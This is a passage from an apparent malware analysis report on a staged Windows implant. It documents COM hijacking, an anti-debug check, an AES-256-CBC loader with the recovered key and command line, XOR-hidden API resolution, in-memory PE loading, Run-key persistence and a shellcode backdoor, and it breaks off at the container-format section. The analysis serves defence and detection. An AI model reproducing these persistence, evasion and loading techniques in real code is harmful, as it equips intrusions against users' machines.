Payload blobs:
| Payload | Source RVA in .rdata | Source Size | Output Size | Decoded Content |
|---|---|---|---|---|
wuaupdt.exe | 0xF330 | 462,848 bytes | 231,424 bytes | Valid PE32+ MZ executable |
wuaupdt.dat | 0x80330 | 40,168 bytes | 20,084 bytes | PTCH v2 encrypted container |
COM Hijacking Registration
After writing both files to %TEMP%, DllRegisterServer registers itself as a COM in-process server:
Registry writes (HKLM):
    HKLM\SOFTWARE\Classes\CLSID\{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}\InprocServer32
        (Default)      = <full path to cloud.dll>
        ThreadingModel = "Both"
Any process that creates an instance of CLSID {7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A} will silently load cloud.dll, re-executing the dropper. This is COM hijacking (T1546.015) used as a persistence-on-COM-activation mechanism.
Anti-Debug

Anti-debugging evidence showing the IsDebuggerPresent check in the Stage 1 execution path.
IsDebuggerPresent is called early in DllRegisterServer. If a debugger is detected, the dropper takes an early exit path and does not write files or register COM keys.
Stage 2 — wuaupdt.exe Loader
Role: Validate, decrypt, and execute the encrypted PTCH payload.
wuaupdt.exe is the loader stage. It receives the PTCH file path and key from Stage 1, verifies the encrypted payload before decryption, decrypts it with AES-256-CBC, and then maps the recovered code into memory. The key points are the PTCH validation, HMAC-SHA256 integrity check, BCrypt AES usage, and in-memory handoff to Stage 3.
PE Structure
| Section | VA | Raw Size | Entropy |
|---|---|---|---|
.text | 0x1000 | 0x27400 | ~6.3 |
.rdata | 0x29000 | 0xC400 | ~4.8 |
.data | 0x36000 | 0xE00 | ~1.9 |
.pdata | 0x38000 | 0x1C00 | — |
.fptable | 0x3A000 | 0x200 | — |
.rsrc | 0x3B000 | 0x1800 | — |
.reloc | 0x3D000 | 0x800 | — |
- Image base:
0x140000000 - Machine:
0x8664(AMD64) - Compilation timestamp:
2026-03-16 23:48:42(authentic)
Imports
| DLL | Key Imported Functions |
|---|---|
bcrypt.dll | BCryptOpenAlgorithmProvider, BCryptSetProperty, BCryptGetProperty, BCryptGenerateSymmetricKey, BCryptDecrypt, BCryptDestroyKey, BCryptCloseAlgorithmProvider, BCryptCreateHash, BCryptHashData, BCryptFinishHash, BCryptDestroyHash |
KERNEL32.dll | VirtualProtect, VirtualAlloc, CreateFileW, ReadFile, WriteFile, CopyFileW, CreateDirectoryW, ExpandEnvironmentStringsW, GetVersionExA, GetProcAddress, GetModuleHandleA, HeapAlloc, HeapFree, GetProcessHeap |
ADVAPI32.dll | RegSetKeyValueW, RegOpenKeyExW, RegCloseKey |
The broader KERNEL32 import set is largely consistent with MSVC console-binary runtime support. No obvious static imports for process enumeration, token-privilege manipulation, VM checks, or kernel interaction were identified in the IAT.
BCrypt IAT (fully resolved, FirstThunk RVA 0x292b0):
| Index | IAT VA | Function |
|---|---|---|
| 0 | 0x1400292b0 | BCryptSetProperty |
| 1 | 0x1400292b8 | BCryptGenerateSymmetricKey |
| 2 | 0x1400292c0 | BCryptOpenAlgorithmProvider |
| 3 | 0x1400292c8 | BCryptDecrypt |
| 4 | 0x1400292d0 | BCryptDestroyKey |
| 5 | 0x1400292d8 | BCryptCreateHash |
| 6 | 0x1400292e0 | BCryptHashData |
| 7 | 0x1400292e8 | BCryptCloseAlgorithmProvider |
| 8 | 0x1400292f0 | BCryptFinishHash |
| 9 | 0x1400292f8 | BCryptDestroyHash |
| 10 | 0x140029300 | BCryptGetProperty |
Command-Line Interface
svcmon v2.1.4 starting
usage: %s [options]
options:
  -p <file>    patch file path
  -k <hex>     signing key (32 bytes hex)
  -l <file>    log file path
  -n           dry run (validate only)
  -v           verbose output
  -h           show this help
Invocation by cloud.dll:
wuaupdt.exe -p wuaupdt.dat -k d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590Auxiliary files: svcmon.ini (configuration), svcmon.log (logging)
PTCH File Processing Pipeline

PTCH validation and decryption flow showing how Stage 2 validates the container, verifies integrity, decrypts the ciphertext, and executes Stage 3.
The loader follows a simple validation-first pipeline: it reads the PTCH header, checks the container metadata, verifies the encrypted payload with HMAC-SHA256, and only then decrypts the ciphertext with AES-256-CBC using the IV stored in the header.
wuaupdt.dat
  → Read 0x54-byte PTCH header
  → Validate magic, version, flags, architecture, and OS
  → Read AES ciphertext
  → Verify HMAC-SHA256(key, ciphertext) against header tag
  → AES-256-CBC decrypt using header IV
  → Map decrypted shellcode in memory
  → Execute Stage 3 and establish persistence
The important point is the integrity gate: if the HMAC check fails, execution stops before decryption. This confirms the recovered Stage 1 key is required for both payload validation and AES decryption.
BCrypt Decryption — Confirmed AES-256-CBC

BCrypt AES-256-CBC setup showing the Windows crypto calls used to decrypt the PTCH payload.


Disassembly evidence for AES provider setup, CBC mode selection, key generation, and ciphertext decryption.
The BCrypt setup is straightforward: the loader opens the Windows AES provider, explicitly sets ChainingModeCBC, builds a symmetric key from the recovered 32-byte key, then decrypts the PTCH ciphertext using the IV stored in the container header.
Recovered 32-byte key
  → BCryptOpenAlgorithmProvider("AES")
  → BCryptSetProperty("ChainingMode", "ChainingModeCBC")
  → BCryptGenerateSymmetricKey(key_bytes, 32)
  → BCryptDecrypt(ciphertext, IV=header[0x10:0x20])
  → Stage 3 shellcode in memory
The key confirmation is the BCryptSetProperty call: it sets ChainingModeCBC, proving the encrypted PTCH payload is decrypted with AES-CBC rather than ECB, GCM, or a custom cipher.
Disassembly evidence:
; BCryptOpenAlgorithmProvider(L"AES")
140002446:  lea rdx, [rip+0x2758b]     ; L"AES"
140002462:  call 0x140003407           ; BCryptOpenAlgorithmProvider

; BCryptSetProperty(alg, L"ChainingMode", L"ChainingModeCBC", 32, 0)
140002477:  lea r8, [rip+0x27562]      ; L"ChainingModeCBC"
140002486:  lea rdx, [rip+0x27573]     ; L"ChainingMode"
14000249b:  call 0x140003413           ; BCryptSetProperty → AES-CBC confirmed

; BCryptGenerateSymmetricKey(..., key_bytes, 32, 0)
14000252c:  mov [rsp+0x20], rbp        ; key bytes pointer
140002531:  call 0x14000341f           ; BCryptGenerateSymmetricKey

; BCryptDecrypt(ciphertext, IV from PTCH header[0x10])
14000255d:  movups xmm0, [r15]         ; 16-byte IV from header[0x10]
14000256e:  mov rdx, r14               ; ciphertext buffer
14000258d:  movl [rsp+0x28], 0x10      ; cbIV = 16
1400025a4:  call 0x140003425           ; BCryptDecrypt
BCrypt string table (confirmed at .rdata):
| Address | UTF-16LE Value | BCrypt Constant |
|---|---|---|
0x1400299d8 | AES | BCRYPT_AES_ALGORITHM |
0x1400299e0 | ChainingModeCBC | BCRYPT_CHAIN_MODE_CBC |
0x140029a00 | ChainingMode | BCRYPT_CHAINING_MODE |
0x140029a20 | ObjectLength | BCRYPT_OBJECT_LENGTH |
0x140029a40 | SHA256 | BCRYPT_SHA256_ALGORITHM |
HMAC-SHA256 Integrity Verification

HMAC-SHA256 integrity gate showing that the encrypted payload is verified before any AES decryption occurs.
Before any AES decryption occurs, the loader uses the recovered 32-byte key to calculate an HMAC-SHA256 over the encrypted PTCH ciphertext. The computed HMAC is then compared against the tag stored in the PTCH header.
Recovered key + PTCH ciphertext
  → HMAC-SHA256(key, ciphertext)
  → Compare computed tag with PTCH header tag
  → Match: continue to AES decrypt
  → Mismatch: abort before decryption
This is the loader’s integrity gate. It prevents the payload from decrypting unless the ciphertext and key match, confirming that the recovered Stage 1 key is used for both HMAC validation and AES decryption.

HMAC verification evidence confirming the computed tag matches the PTCH header tag.
Runtime Diagnostics Strings
The embedded diagnostic strings identify the binary as svcmon v2.1.4 and expose the loader’s main execution states, including validation, integrity-check failure, module loading, and persistence setup. These strings are useful for clustering and detection but are not required to understand the loader flow.
Dynamic API Resolution (XOR-0x5A Resolver)
A secondary runtime resolver at 0x140002da0 is called three times from the function at 0x140001d0b–0x140001d68. It takes three arguments (RCX = module name pointer, RDX = XOR-0x5A encoded function name, R8D = length), decodes the function name, and calls GetProcAddress to return the result.

Stage 2 dynamic API resolver evidence showing runtime resolution of memory-management functions.

XOR-0x5A encoded function-name table used by the Stage 2 resolver.
Calling convention:
resolver(module_name: RCX, xor_encoded_name: RDX, length: R8D) → FARPROC (RAX)Resolved functions (XOR 0x5A, confirmed by decoding encoded bytes at .rdata):
| Call | .rdata RVA (encoded) | Length | XOR-0x5A Decoded | Module |
|---|---|---|---|---|
| 1 | 0x29688 | 12 | VirtualAlloc | kernel32.dll |
| 2 | 0x29698 | 14 | VirtualProtect | kernel32.dll |
| 3 | 0x296a8 | 11 | VirtualFree | kernel32.dll |
Module name: All three calls pass RCX = 0x140029880 = "kernel32.dll" (plaintext in .rdata — no encoding on the DLL name, only the function names are XOR’d).
Purpose: These three functions are deliberately absent from the IAT to evade static import analysis. They are the shellcode injection primitives:
1. VirtualAlloc(NULL, shellcode_size, MEM_COMMIT|MEM_RESERVE, PAGE_READWRITE)
   → Allocate RW buffer for decrypted Stage 3 shellcode

2. [AES-256-CBC decryption fills buffer]

3. VirtualProtect(buffer, shellcode_size, PAGE_EXECUTE_READ, &old_protect)
   → Flip permissions to RX before execution (W^X enforcement compatible)

4. Call buffer entry point (offset 0x000 → JMP 0x875 → shellcode main)

5. VirtualFree(buffer, 0, MEM_RELEASE)
   → Clean up original allocation after shellcode is running
Why XOR-0x5A, not XOR-0x55? Stage 1 uses XOR-0x55 for UTF-16LE strings. Stage 2 uses a separate XOR-0x5A scheme for this short ASCII function-name table only — consistent with a modular toolchain where different components were authored or updated independently. The two schemes coexist in different parts of the codebase and serve different string populations.
The resolver duplicates access to memory-management primitives already visible in the IAT, likely so the in-memory loader can resolve and store its own function pointers before transferring execution to the decrypted shellcode.
In-Memory PE Loader
Strings matching the capa signature parse PE header (4 matches) and failed to resolve module dependencies confirm that PatchAgent includes a hand-rolled PE loader that:
- Validates the MZ/PE headers of the decrypted module
- Maps sections into an allocated RWX memory region
- Applies base relocations (if ASLR-incompatible)
- Resolves the import address table by walking export directories
- Calls the module entry point
This avoids calling LoadLibrary on a file on disk, making the operation entirely memory-resident and invisible to filesystem monitors.
Persistence Setup
1. ExpandEnvironmentStringsW("%APPDATA%") → resolve path
2. CreateDirectoryW(%APPDATA%\Microsoft\PatchAgent\)  [if not exists]
3. CopyFileW(current_exe, %APPDATA%\Microsoft\PatchAgent\svc_upd.exe)
4. RegSetKeyValueW(
       HKCU,
       "Software\Microsoft\Windows\CurrentVersion\Run",
       "PatchAgent",
       REG_SZ,
       "%APPDATA%\Microsoft\PatchAgent\svc_upd.exe -p wuaupdt.dat -k d36d..."
   )
Stage 3 — Decrypted Shellcode Backdoor
Role: Final implant.

Stage 3 implant capability overview covering API resolution, C2, PowerShell tasking, process hollowing, persistence, and self-removal.
The decrypted payload is a position-independent x64 shellcode implant. It performs dynamic API resolution, communicates with C2 over HTTP, executes PowerShell tasking, hollows notepad.exe, establishes persistence, and supports self-removal.
PTCH Container Format
